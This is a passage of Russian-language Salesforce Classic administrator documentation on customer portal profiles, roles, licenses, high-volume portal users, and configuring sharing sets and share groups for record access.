   b. Чтобы настроить клиентский портал, введите строку *«Параметры клиентского портала»* в поле «Быстрый поиск» в меню «Настройка», затем выберите пункт **«Параметры клиентского портала»**, щелкните по имени клиентского портала и скопируйте код из поля «Код портала».

   c. Чтобы настроить партнерские порталы, введите строку *«Партнеры»* в поле «Быстрый поиск» в меню «Настройка», затем выберите пункт **«Параметры»**. После этого щелкните по имени партнерского портала и скопируйте код из поля «Код портала Salesforce».

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Клиентский портал доступен в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Партнерский портал доступен в версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра параметров:

- Просмотр настройки и конфигурации

Для редактирования параметров:

- Настройка приложения

  И

  Изменение всех данных

СМ. ТАКЖЕ:

Настройка клиентского портала

Общие сведения об управлении пользователями клиентского портала

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ	
Для управления пользователями клиентского портала:	Редактирование пользователей портала самообслуживания
Для управления профилями и наборами полномочий:	Управление профилями и наборами полномочий
Для создания, редактирования и удаления макетов страниц:	Настройка приложения
Для настройки параметров безопасности поля:	Управление профилями и наборами полномочий И Настройка приложения
Для настройки правил общего доступа:	Управление общим доступом

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Прим.: Начиная с выпуска Summer'13 клиентский портал недоступен для новых организаций. Существующие организации могут использовать клиентский портал в обычном режиме. При отсутствии клиентского портала общий доступ к данным может быть легко предоставлен клиентам посредством сообществ.

Существующие организации, которые поддерживают клиентские порталы, могут продолжать использовать собственные клиентские порталы или переходить к использованию сообществ. Дополнительную информацию можно получить у менеджера по работе с клиентами Salesforce.

Управление пользователями клиентского портала аналогично управлению обычными пользователями Salesforce. Данная функция использует общие понятия администрирования пользователей (например, профили и макеты страниц). Ниже перечислены рекомендации по управлению пользователями клиентского портала.

- Профили клиентского портала
- Правила общего доступа к клиентскому порталу
- Иерархия ролей на клиентском портале
- Лицензии пользователя клиентского портала

Прим.: К пользователям массового портала относятся типы лицензий «Массовый клиентский портал» и «Проверенный веб-узел».

Профили клиентского портала

Профили, назначаемые пользователям клиентского портала, определяют полномочия на выполнение разных функций на клиентском портале (например, просмотр, создание, редактирование или удаление записей обращений и настраиваемых объектов).

Ниже перечислены профили, создаваемые автоматически при включении клиентского портала (при условии приобретения соответствующих лицензий).

- Массовый клиентский портал
- Проверенный веб-узел

- Пользователь клиентского портала
- Менеджер клиентского портала

Профили клиентского портала используют одинаковые параметры. Тем не менее, профиль «Менеджер клиентского портала» позволяет предоставлять пользователям расширенный доступ к данным посредством иерархии ролей и правил общего доступа, заданных для клиентского портала (данные компоненты недоступны пользователям массового портала). Каждый профиль может быть клонирован и настроен в соответствии с текущими бизнес-требованиями отдельных клиентов. Кроме того, наборы полномочий позволяют предоставлять пользователям клиентского портала дополнительные полномочия и параметры доступа.

В зависимости от приобретенных лицензий, профили клиентского портала могут быть настроены для использования настраиваемых объектов, Salesforce CRM Content, отчетов и функций поддержки клиентов (например, обращений и решений).

Важное замечание: Для того чтобы пользователи могли просматривать новые обращения, следует включить параметр **«Новые обращения, доступные на портале»**. Введите строку *«Параметры поддержки»* в поле «Быстрый поиск» в меню «Настройка» и выберите **«Параметры поддержки»**, а затем **«Новые обращения, доступные на портале»**.

Правила общего доступа к клиентскому порталу

Ниже перечислены группы и категории правил общего доступа, создаваемые при включении клиентского портала.

Группы и категории правил общего доступа	Описание
Группа «Все пользователи клиентского портала»	Данная группа содержит всех пользователей клиентского портала, кроме пользователей массового портала.
Группа «Все внутренние пользователи»	Данная группа содержит всех пользователей Salesforce в организации.
Категория правил общего доступа «Роли и внутренние подчиненные роли»	Данная категория позволяет создавать правила общего доступа для определенной роли пользователей Salesforce в организации и всех нижестоящих ролей, кроме ролей клиентского и партнерского порталов. Пользователи массового портала не имеют ролей, поэтому не могут быть добавлены в категории правил общего доступа.

Данные группы и категория правил общего доступа могут использоваться для создания правил общего доступа, которые:

- предоставляют пользователям клиентского портала или системы Salesforce доступ к конкретным данным (кроме пользователей массового портала, которые не могут быть добавлены в группы или правила общего доступа)
- связывают пользователей клиентского портала с пользователями Salesforce
- связывают пользователей клиентского портала из разных организаций, при условии использования лицензии «Менеджер клиентского портала»

Иерархия ролей на клиентском портале

При включении клиентского портала система создает иерархию ролей для пользователей портала. Роли портала уникальны для каждой организации и содержат ее имя (например, «Пользователь-клиент организации A»). В общей иерархии ролей организации данная иерархия расположена прямо под ответственным за организацию.

Иерархия ролей портала не поддерживает изменение ролей. Роли не могут быть настроены или созданы. Доступные роли:

- «Руководитель» (для контактов)
- «Менеджер» (для контактов)
- «Пользователь» (для контактов)
- «Организация-лицо» (для организаций-лиц)

Прим.: Все контакты портала в организации портала доступны для чтения всем пользователям с ролью клиентского портала (роли «Руководитель», «Менеджер» и «Пользователь») даже в том случае, если модели общего доступа к контактам задано значение «Личный».

При включении клиентов в качестве пользователей клиентского портала система автоматически назначает роли на основе лицензий. Организациям-лицам всегда назначается роль «Организация-лицо». Контакты с лицензией «Массовый клиентский портал» или «Проверенный веб-узел» не имеют ролей.

Если уровню доступа к контактам задано значение «Личный», то пользователям массового портала предоставляется доступ только к собственным и доступным контактам.

Иерархии ролей гарантируют недоступность чужих данных пользователям портала из других организаций. Несмотря на свое отсутствие в иерархиях ролей, пользователи массового портала могут просматривать только записи, связанные с собственными организациями или контактами, а также объекты, доступ к которым предоставлен другими пользователями. Чтобы разрешить пользователям с лицензией «Менеджер клиентского портала» из разных организаций просмотр чужих данных, рекомендуем создать правила общего доступа.

Организации с разными типами порталов (клиентский *и* партнерский порталы) поддерживают отдельные иерархии ролей для каждого портала. Имена ролей содержат связанные типы порталов. Например, если организация A использует клиентский и партнерский порталы, то роли для клиентского портала называются «Пользователь-клиент организации A», а для партнерского портала — «Пользователь-партнер организации A».

Чтобы просмотреть роли, назначенные пользователям клиентского портала, создайте настраиваемый отчет, выберите папку «Административные отчеты», выберите тип данных «Пользователи» и добавьте столбец «Роль». Обратите внимание, что пользователи массового портала не имеют ролей, поэтому недоступны для создания отчетов по ролям.

Прим.: Пользователь клиентского портала, связанный с организацией, принадлежащей пользователю-партнеру, не может быть создан.

Лицензии пользователя клиентского портала

Лицензия пользователя определяет основные функции, доступные пользователю. Каждому пользователю должна быть назначена только одна лицензия.

Ниже перечислены лицензии, доступные для назначения пользователям клиентского портала.

- Массовый клиентский портал
- Проверенный веб-узел
- Менеджер клиентского портала: настраиваемый
- Менеджер клиентского портала: стандартный (недоступно для новых клиентов)

Данные лицензии определяют доступные профили клиентского портала. Кроме того, они определяют позиции пользователей в иерархии ролей клиентского портала.

В таблице ниже перечислены лицензии клиентского портала, связанные профили и позиции пользователей в иерархии ролей клиентского портала.

Лицензия пользователя	Профили	Роли и общий доступ
Массовый клиентский портал и Проверенный веб-узел Обе лицензии относятся к пользователям массового портала (Доступно для приобретения)	Профиль «Массовый клиентский портал» или «Проверенный веб-узел» или один из производных профилей.	Пользователи массового портала не имеют ролей. См. раздел «Общие сведения о пользователях массового портала» на странице 2950. Запрещается предоставлять общий доступ, но разрешается переносить собственные записи. Запрещается переносить обращения от пользователей, которым недоступен массовый портал, пользователям массового портала. Запрещается добавлять в: • Персональные или общедоступные группы. • Правила общего доступа. • Группы, работающие с организациями, группы, работающие с возможностями, или группы, работающие с обращениями. • Библиотеки Salesforce CRM Content. • Пользователям массового портала недоступны стандартные страницы сведений об организациях и контактах. При необходимости создайте настраиваемое решение посредством Visualforce или API, позволяющее просматривать данные записи. Разрешается доступ к настраиваемым объектам, определяемый параметрами профиля.
Менеджер клиентского портала: настраиваемый (Доступно для приобретения)	Профиль «Менеджер клиентского портала» или производный профиль.	Разрешается назначение роли «Руководитель», «Менеджер» или «Пользователь». Разрешается просмотр и редактирование собственных данных или данных, принадлежащих или доступных нижестоящим пользователям в иерархии ролей клиентского портала; а также просмотр и редактирование обращений, поле «Имя контакта» которых содержит их имена. Разрешается предоставлять доступ к данным аналогично другим пользователям Salesforce. • Разрешается доступ к настраиваемым объектам, определяемый параметрами профиля. • Разрешается доступ к отчетам, определяемый параметрами профиля.

Лицензия пользователя	Профили	Роли и общий доступ
		• Разрешается доступ к Salesforce CRM Content, определяемый лицензией и параметрами профиля. См. раздел «Включение Salesforce CRM Content на клиентском портале» на странице 2927. • Разрешается принимать полномочия «Суперпользователь портала» и «Делегированный администратор внешних пользователей».
Менеджер клиентского портала: стандартный	Профиль «Пользователь клиентского портала» или производный профиль.	Разрешается только назначение роли «Руководитель», «Менеджер» или «Пользователь». Разрешается просмотр и редактирование собственных данных или данных, принадлежащих или доступных нижестоящим пользователям в иерархии ролей клиентского портала; а также просмотр и редактирование обращений, поле «Имя контакта» которых содержит их имена. Разрешается предоставлять доступ к данным аналогично другим пользователям Salesforce. • Разрешается доступ к настраиваемым объектам, определяемый параметрами профиля. • Разрешается принимать полномочия «Суперпользователь портала». • Разрешается доступ к Salesforce CRM Content, определяемый лицензией и параметрами профиля. См. раздел «Включение Salesforce CRM Content на клиентском портале» на странице 2927. Прим.: Данная лицензия недоступна новым клиентам.

Прим.: Организациям-лицам, включенным в качестве пользователей клиентского портала, автоматически назначается роль «Организация-лицо», которая не может быть изменена. Назначение организаций-лиц данной роли выполняется автоматически, так как они содержат только одного пользователя. Более того, всем организациям-лицам, принадлежащим одному пользователю, назначается одинаковая роль.

СМ. ТАКЖЕ:

Настройка клиентского портала

Делегирование администрирования пользователей клиентского портала и суперпользователь портала

Общие сведения о пользователях массового портала

Прим.: Начиная с выпуска Summer'13 клиентский портал недоступен для новых организаций. Существующие организации могут использовать клиентский портал в обычном режиме. При отсутствии клиентского портала общий доступ к данным может быть легко предоставлен клиентам посредством сообществ.

Существующие организации, которые поддерживают клиентские порталы, могут продолжать использовать собственные клиентские порталы или переходить к использованию сообществ. Дополнительную информацию можно получить у менеджера по работе с клиентами Salesforce.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Пользователи массового портала — это пользователи портала с ограниченным доступом, предназначенного для организаций с большим количеством пользователей портала (от нескольких тысяч до нескольких миллионов). В отличие от пользователей других порталов, пользователи массового портала не имеют ролей, что позволяет избежать ошибок, связанных с вычислениями иерархии ролей. К пользователям массового портала относятся типы лицензий «Массовый клиентский портал» и «Проверенный веб-узел».

Отличительные особенности

Пользователи массового портала:

- Являются контактами, имеющими доступ к клиентскому порталу.
- Назначены лицензии «Массовый клиентский портал» или «Проверенный веб-узел».
- Предоставляют доступ только к собственным записям пользователям Salesforce в группе общего доступа «Пользователи массового портала».

Доступ к записям

Ниже перечислены условия, при выполнении которых пользователям массового портала предоставляется доступ к записям.

- Пользователи могут обновлять организацию, которой они принадлежат.
- Пользователи несут ответственность за записи.
- Пользователи могут просматривать родительскую запись, а единым параметрам общего доступа к дочерней записи задано значение «Контролируется родительским объектом».
- Единым параметрам общего доступа для объекта задано значение «Общедоступный: только для чтения» или «Общедоступный: для чтения и записи».
- Пользователи просматривают связанную организацию или контакт посредством API (вместо стандартной страницы сведений об организации или контакте).

Администраторы могут создавать наборы для общего доступа, чтобы предоставлять пользователям массового портала дополнительный доступ к записям (см. раздел «Предоставление пользователям массового портала доступа к записям» на странице 2953).

Ограничения

- Пользователи массового портала не могут вручную предоставлять доступ к собственным или доступным записям.
- Обращения, принадлежащие пользователям, которым недоступен массовый портал, не могут быть переданы пользователям массового портала.
- Пользователи массового портала не могут нести ответственность за организации.

- Группы, работающие с обращениями, не могут быть добавлены в обращения, принадлежащие пользователям массового портала.
- Пользователи массового портала не могут быть включены в:
  - Персональные или общедоступные группы.
  - Правила общего доступа.
  - Группы, работающие с организациями, группы, работающие с возможностями, или группы, работающие с обращениями.
  - Библиотеки Salesforce CRM Content.
  - Пользователям массового портала недоступны стандартные страницы сведений об организациях и контактах. При необходимости создайте настраиваемое решение посредством Visualforce или API, позволяющее просматривать данные записи.

  Данные ограничения также применяются к записям, принадлежащим пользователям массового портала.
- Пользователи массового портала не могут быть назначены территориям.

СМ. ТАКЖЕ:

Предоставление пользователям Salesforce общего доступа к записям, принадлежащим пользователям массового портала

Предоставление пользователям массового портала доступа к записям

Общие сведения о наборе для общего доступа

Общие сведения о наборе для общего доступа


Чтобы предоставить пользователям портала или сообщества доступ к записям, связанным с их организациями или контактами, на основе профилей, воспользуйтесь наборами для общего доступа.

Раньше набор для общего доступа предоставлял доступ к любой записи, содержащей поле поиска организации или контакта, соответствующего организации или контакту пользователя. Кроме того, выпуск Spring'14 позволяет определять способ предоставления доступа путем соотнесения доступа в наборе для общего доступа, который поддерживает непрямые поиски организации или контакта из записи пользователя и целевой записи. Система позволяет определять объекты, которые должны использоваться в соотнесении доступа; оба объекта должны указывать на организацию или контакт.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.



Например, чтобы выполнить перечисленные ниже действия, воспользуйтесь набором для общего доступа.


- Предоставьте пользователям доступ ко всем обращениям, связанным с их организациями или контактами.

- Предоставьте пользователям доступ ко всем обращениям, связанным с родительской организацией или контактом, который отображается в организации или контакте пользователя.

Наборы для общего доступа позволяют предоставлять доступ к организациям, контактам, обращениям, сервисным контрактам, пользователям и настраиваемым объектам. Ниже перечислены профили, поддерживающие использование наборов для общего доступа.

- Проверенный веб-узел
- Пользователь клиентского сообщества
- Пользователь входа клиентского сообщества
- Массовый клиентский портал
- Массовый портал
- Пользователь проверенного веб-узла (избыток)
- Пользователь массового клиентского портала (избыток)

Пример ниже позволяет просмотреть соотнесение доступа в наборе для общего доступа, который предоставляет пользователям портала или сообщества доступ ко всем обращениям, связанным с правами их организаций, несмотря на возможное отсутствие их прямой связи с обращением.



Пример:

1. Поиск организации для пользователя портала или сообщества
2. Связанная организация для права
3. Поиск права для обращения

Прим.: Пользователи портала или сообщества получают доступ ко всем правам и позициям заказа, связанным с доступной организацией. Чтобы предоставить общий доступ к записям, принадлежащим пользователям массового портала, рекомендуем воспользоваться группой общего доступа.

СМ. ТАКЖЕ:

Предоставление пользователям массового портала доступа к записям

Предоставление пользователям массового портала или сообщества доступа к записям пользователей

Общие сведения о пользователях массового сообщества

Предоставление пользователям массового сообщества доступа к записям

Предоставление общего доступа к записям, принадлежащим пользователям массового сообщества

Предоставление пользователям массового портала доступа к записям

Чтобы предоставить пользователям доступ к записям на основе профилей, воспользуйтесь наборами для общего доступа.

Прим.: Начиная с выпуска Summer'13 клиентский портал недоступен для новых организаций. Существующие организации могут использовать клиентский портал в обычном режиме. При отсутствии клиентского портала общий доступ к данным может быть легко предоставлен клиентам посредством сообществ.

Существующие организации, которые поддерживают клиентские порталы, могут продолжать использовать собственные клиентские порталы или переходить к использованию сообществ. Дополнительную информацию можно получить у менеджера по работе с клиентами Salesforce.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для предоставления пользователям массового портала доступа к записям:

- Настройка приложения

Набор для общего доступа предоставляет пользователям массового портала доступ к любой записи, содержащей поле поиска организации или контакта, соответствующего организации или контакту пользователя.

Кроме того, система позволяет предоставлять доступ к записям путем соотнесения доступа в наборе для общего доступа, который поддерживает непрямые поиски организации или контакта из записи пользователя и целевой записи. Например, пользователям может быть предоставлен доступ ко всем обращениям, связанным с организацией, которая отображается в контактах пользователей.

1. Введите строку *«Параметры клиентского портала»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Параметры клиентского портала»**.
2. Чтобы создать набор, нажмите кнопку **«Создать»** в связанном списке «Наборы для общего доступа». Чтобы изменить текущий набор, щелкните ссылку **«Правка»** напротив нужного набора.
3. Заполните поля **«Метка»** и **«Имя набора для общего доступа»** на странице «Редактирование набора для общего доступа». **«Метка»** — это метка набора для общего доступа, отображаемая в пользовательском интерфейсе. **«Имя набора для общего доступа»** — уникальное имя, используемое API.
4. Введите описание.
5. Выберите профили нужных пользователей.
6. Выберите нужные объекты.

   Ниже перечислены объекты, отсутствующие в списке «Доступные объекты».

   - Объекты, единому параметру общего доступа которых задано значение «Общедоступный: для чтения и записи»
   - Настраиваемые объекты, которые не содержат поле поиска организации или контакта

7. Чтобы настроить доступ для выбранных профилей, щелкните ссылку **«Настроить»** или **«Правка»** напротив имени нужного объекта в разделе «Настроить доступ». Чтобы удалить параметры доступа к объекту, щелкните ссылку **«Удал.»**.

   Прим.: Объекты, для которых в столбце «Действие» отображается ссылка **«Настроить»**, недоступны пользователям массового портала. Пользователям массового портала предоставляется полный доступ только к записям настроенного объекта. Дополнительную информацию о доступе см. в разделе «Общие сведения о пользователях массового портала» на странице 2950.

8. Предоставьте доступ на основе поиска организации или контакта.

   - Чтобы определить поиск организации или контакта для объекта «Пользователь», выберите нужное значение в раскрывающемся списке «Пользователь».

- Чтобы определить поиск организации или контакта для целевого объекта, выберите нужное значение в поле «Целевой объект».

Например, чтобы предоставить доступ ко всем обращениям, связанным с организацией, которая отображается в контакте пользователя, выберите поля `Contact.Account` и `Account` соответственно.

Прим.: Оба выбранных поля должны указывать на организацию или контакт. Например, поля `Contact.Account` и `Entitlement.Account` указывают на организацию.

9. Выберите уровень доступа «Только для чтения» или «Для чтения и записи». (Если единому параметру общего доступа к объекту задано значение «Общедоступный: только для чтения», то отображается только уровень доступа «Для чтения и записи».)
10. Нажмите кнопки **«Обновить»** и **«Сохранить»**.

Выбранные параметры применяются ко всем клиентским порталам или сайтам организации.

СМ. ТАКЖЕ:

Общие сведения о пользователях массового портала

Общие сведения о наборе для общего доступа

Предоставление пользователям массового портала или сообщества доступа к записям пользователей

Чтобы предоставить пользователям доступ к другим пользователям, воспользуйтесь наборами для общего доступа.

Прим.: Начиная с выпуска Summer'13, клиентский портал недоступен для новых организаций. Существующие организации могут использовать клиентский портал в обычном режиме. При отсутствии клиентского портала общий доступ к данным может быть легко предоставлен клиентам посредством сообществ.

Существующие организации, которые поддерживают клиентские порталы, могут продолжать использовать собственные клиентские порталы или переходить к использованию сообществ. Дополнительную информацию можно получить у менеджера по работе с клиентами Salesforce.

Чтобы предоставить пользователям массового портала доступ к внутренним или другим пользователям того же портала, а также разрешить просмотр и редактирование записей целевых пользователей, рекомендуем создать набор для общего доступа.

Кроме того, выпуск Spring'14 позволяет предоставлять доступ к пользователям на других порталах посредством непрямого поиска организации или контакта.

Чтобы предоставить доступ к выбранным пользователям того же портала при отсутствии флажка «Доступность пользователя портала» на странице «Параметры общего доступа», рекомендуем создать набор для общего доступа.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для предоставления пользователям массового портала доступа к записям:

- «Настройка приложения»

Чтобы создать набор для общего доступа, позволяющий предоставлять доступ к другим пользователям, выполните указанные ниже действия.

1. Введите строку *«Параметры клиентского портала»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Параметры клиентского портала»**.
2. Чтобы создать набор, нажмите кнопку **«Создать»** в связанном списке «Параметры общего доступа для пользователей массового портала». Чтобы изменить текущий набор, щелкните ссылку **«Правка»** напротив нужного набора.

3. Заполните поля **«Метка»** и **«Имя набора для общего доступа»** на странице «Редактирование набора для общего доступа». **«Метка»** — это метка набора для общего доступа, отображаемая в пользовательском интерфейсе. **«Имя набора для общего доступа»** — уникальное имя, используемое API.
4. Выберите профили нужных пользователей.
5. Выберите объект «Пользователь».


   Целевыми пользователями могут быть другие пользователи массового портала или сообщества, либо внутренние пользователи.
6. Чтобы настроить доступ для выбранных профилей, щелкните ссылку **«Настроить»** или **«Правка»** напротив объекта «Пользователь» в разделе «Настроить доступ». Чтобы удалить параметры доступа к объекту, щелкните ссылку **«Удал.»**.
7. Предоставьте доступ на основе поиска организации или контакта.
   - Чтобы определить организацию или контакт, связанный с пользователем, посредством прямого или непрямого поиска, выберите нужное значение в раскрывающемся списке «Пользователь».
   - Чтобы определить организацию или контакт, связанный с целевым пользователем, посредством прямого или непрямого поиска, выберите нужное значение в раскрывающемся списке «Целевой пользователь».

   Например, чтобы предоставить доступ к целевым пользователям, связанным с другой организацией, которая отображается в организации пользователя, выберите поля `Account.Parent` и `Account` соответственно.

   Прим.: Оба выбранных поля должны указывать на организацию или контакт. Например, поля `Account.Parent` и `Contact.Account` указывают на организацию.
8. Выберите уровень доступа *«Только для чтения»* или *«Для чтения и записи»*. (Если единому параметру общего доступа к объекту «Пользователь» задано значение «Общедоступный: только для чтения», то отображается только уровень доступа «Для чтения и записи».)
9. Нажмите кнопки **«Обновить»** и **«Сохранить»**.

Выбранные параметры применяются ко всем клиентским порталам или сайтам организации.

Пример: Пример ниже предоставляет пользователям портала доступ к пользователям, контакты которых связаны с организациями, отображаемыми в записях менеджеров пользователей портала. Другими словами, поле организации в записи менеджера пользователя портала должно соответствовать полю организации, отображаемому в записи



контакта целевого пользователя.

1. Поиск менеджера для пользователя портала
2. Поиск организации для менеджера
3. Поиск организации для контакта

4. Поиск контакта для целевого пользователя

Таким образом, чтобы предоставить доступ к целевым пользователям, выберите поля `Manager.Account` и `Contact.Account` в раскрывающихся списках «Пользователь» и «Целевой пользователь» соответственно.

СМ. ТАКЖЕ:

Определение уровня доступа пользователей сообщества или портала

Общие сведения о наборе для общего доступа

Предоставление пользователям Salesforce общего доступа к записям, принадлежащим пользователям массового портала

Прим.: Начиная с выпуска Summer'13 клиентский портал недоступен для новых организаций. Существующие организации могут использовать клиентский портал в обычном режиме. При отсутствии клиентского портала общий доступ к данным может быть легко предоставлен клиентам посредством сообществ.

Существующие организации, которые поддерживают клиентские порталы, могут продолжать использовать собственные клиентские порталы или переходить к использованию сообществ. Дополнительную информацию можно получить у менеджера по работе с клиентами Salesforce.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для предоставления пользователям Salesforce общего доступа к записям, принадлежащим пользователям массового портала:

- Настройка приложения

Пользователи массового портала — это пользователи портала с ограниченным доступом, предназначенного для организаций с большим количеством пользователей портала (от нескольких тысяч до нескольких миллионов). В отличие от пользователей других порталов, пользователи массового портала не имеют ролей, что позволяет избежать ошибок, связанных с вычислениями иерархии ролей. В отличие от пользователей Salesforce, пользователи массового портала отсутствуют в иерархии ролей, поэтому *группа общего доступа* позволяет выбирать пользователей Salesforce, которым должны быть доступны записи, принадлежащие пользователям массового портала. Каждый клиентский портал поддерживает собственную группу общего доступа.

Чтобы выбрать пользователей Salesforce, которым должны быть доступны записи, принадлежащие пользователям массового портала, выполните указанные ниже действия.

1. Введите строку *«Параметры клиентского портала»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Параметры клиентского портала»**.
2. Щелкните имя нужного клиентского портала.
3. Откройте вложенную вкладку «Параметры группы общего доступа».
4. Чтобы включить группу общего доступа, щелкните **«Активировать»**.

   Активация группы общего доступа может занять некоторое время. Уведомление о завершении будет отправлено пользователю по эл. почте.

   Прим.: Деактивация группы общего доступа инициирует удаление доступа *всех* пользователей Salesforce к записям, принадлежащим пользователям массового портала. Уведомление о завершении не будет отправлено пользователю по эл. почте.

5. Чтобы добавить пользователей Salesforce в группу общего доступа, щелкните **«Правка»**.
   a. Выберите нужный тип участника в раскрывающемся списке «Поиск».

b. Чтобы найти нужного участника, введите ключевые слова в поле поиска и нажмите кнопку **«Найти»**.

c. Чтобы добавить участников в группу, выберите нужных участников в столбце «Доступные участники» и нажмите кнопку **«Добавить»**.

d. Нажмите кнопку **«Сохранить»**.

СМ. ТАКЖЕ:

Общие сведения о пользователях массового портала

Просмотр наборов для общего доступа пользователей массового портала

Прим.: Начиная с выпуска Summer'13 клиентский портал недоступен для новых организаций. Существующие организации могут использовать клиентский портал в обычном режиме. При отсутствии клиентского портала общий доступ к данным может быть легко предоставлен клиентам посредством сообществ.

Существующие организации, которые поддерживают клиентские порталы, могут продолжать использовать собственные клиентские порталы или переходить к использованию сообществ. Дополнительную информацию можно получить у менеджера по работе с клиентами Salesforce.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для предоставления пользователям массового портала доступа к записям:

- Настройка приложения

Чтобы предоставить пользователям массового портала доступ к объектам на основе профилей, воспользуйтесь наборами для общего доступа. Чтобы просмотреть подробные сведений о наборе для общего доступа, выполните указанные ниже действия.

1. Введите строку *«Параметры клиентского портала»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Параметры клиентского портала»**.
2. Щелкните имя нужного набора в связанном списке «Параметры общего доступа для пользователей массового портала».

Страница сведений о наборе для общего доступа содержит добавленные профили и уровни доступа, предоставленные к объектам. Ниже перечислены действия, доступные на данной странице.

- Чтобы изменить набор для общего доступа, нажмите кнопку **«Правка»**.
- Чтобы удалить набор для общего доступа, нажмите кнопку **«Удалить»**.
- Чтобы просмотреть сведения о добавленном профиле, щелкните имя нужного профиля.
- Чтобы изменить или удалить параметры доступа для объекта, щелкните ссылку **«Правка»** или **«Удал.»** напротив имени нужного объекта.

СМ. ТАКЖЕ:

Общие сведения о пользователях массового портала

Предоставление пользователям массового портала доступа к записям

Настройка доступа пользователей к клиентскому порталу

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ	
Для настройки клиентского портала:	«Настройка приложения»
Для управления пользователями клиентского портала:	Редактирование пользователей портала самообслуживания
Для создания, редактирования и удаления профилей:	Управление профилями и наборами полномочий
Для настройки стандартного общего доступа и правил общего доступа:	Управление общим доступом
Для включения пользователей клиентского портала:	Редактирование пользователей портала самообслуживания

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Прим.: Начиная с выпуска Summer'13, клиентский портал недоступен для новых организаций. Существующие организации могут использовать клиентский портал в обычном режиме. При отсутствии клиентского портала общий доступ к данным может быть легко предоставлен клиентам посредством сообществ.

Существующие организации, которые поддерживают клиентские порталы, могут продолжать использовать собственные клиентские порталы или переходить к использованию сообществ. Дополнительную информацию можно получить у менеджера по работе с клиентами Salesforce.

Прежде чем предоставить пользователям доступ к клиентскому порталу Salesforce, настраиваемому впервые, выполните указанные ниже действия.

1. Настройте портал (см. раздел «Настройка клиентского портала»).
2. Назначьте порталу профили клиентского портала.
   a. Выберите имя портала на странице «Настройка клиентского портала».
   b. Щелкните **«Редактировать профили»** в разделе «Назначенные профили».
   c. Установите флажок «Активно» напротив нужного профиля.

   Пользователи портала могут входить только на клиентские порталы, назначенные их профилям. При создании нескольких порталов рекомендуем назначить профили каждому соответствующему порталу.
3. Выберите значение «Личный» для единых стандартных параметров общего доступа к организациям, контактам, контрактам, активам и обращениям. Данное действие гарантирует, что пользователи портала смогут просматривать и редактировать только данные, связанные с собственными организациями.

   Совет: Чтобы сохранить значение «Общедоступный» единого стандартного параметра для всех пользователей Salesforce, а также разрешить пользователям портала просмотр и редактирование данных, связанных только с собственными организациями, рекомендуем создать правила общего доступа «Все внутренние пользователи», ссылающиеся сами на себя.
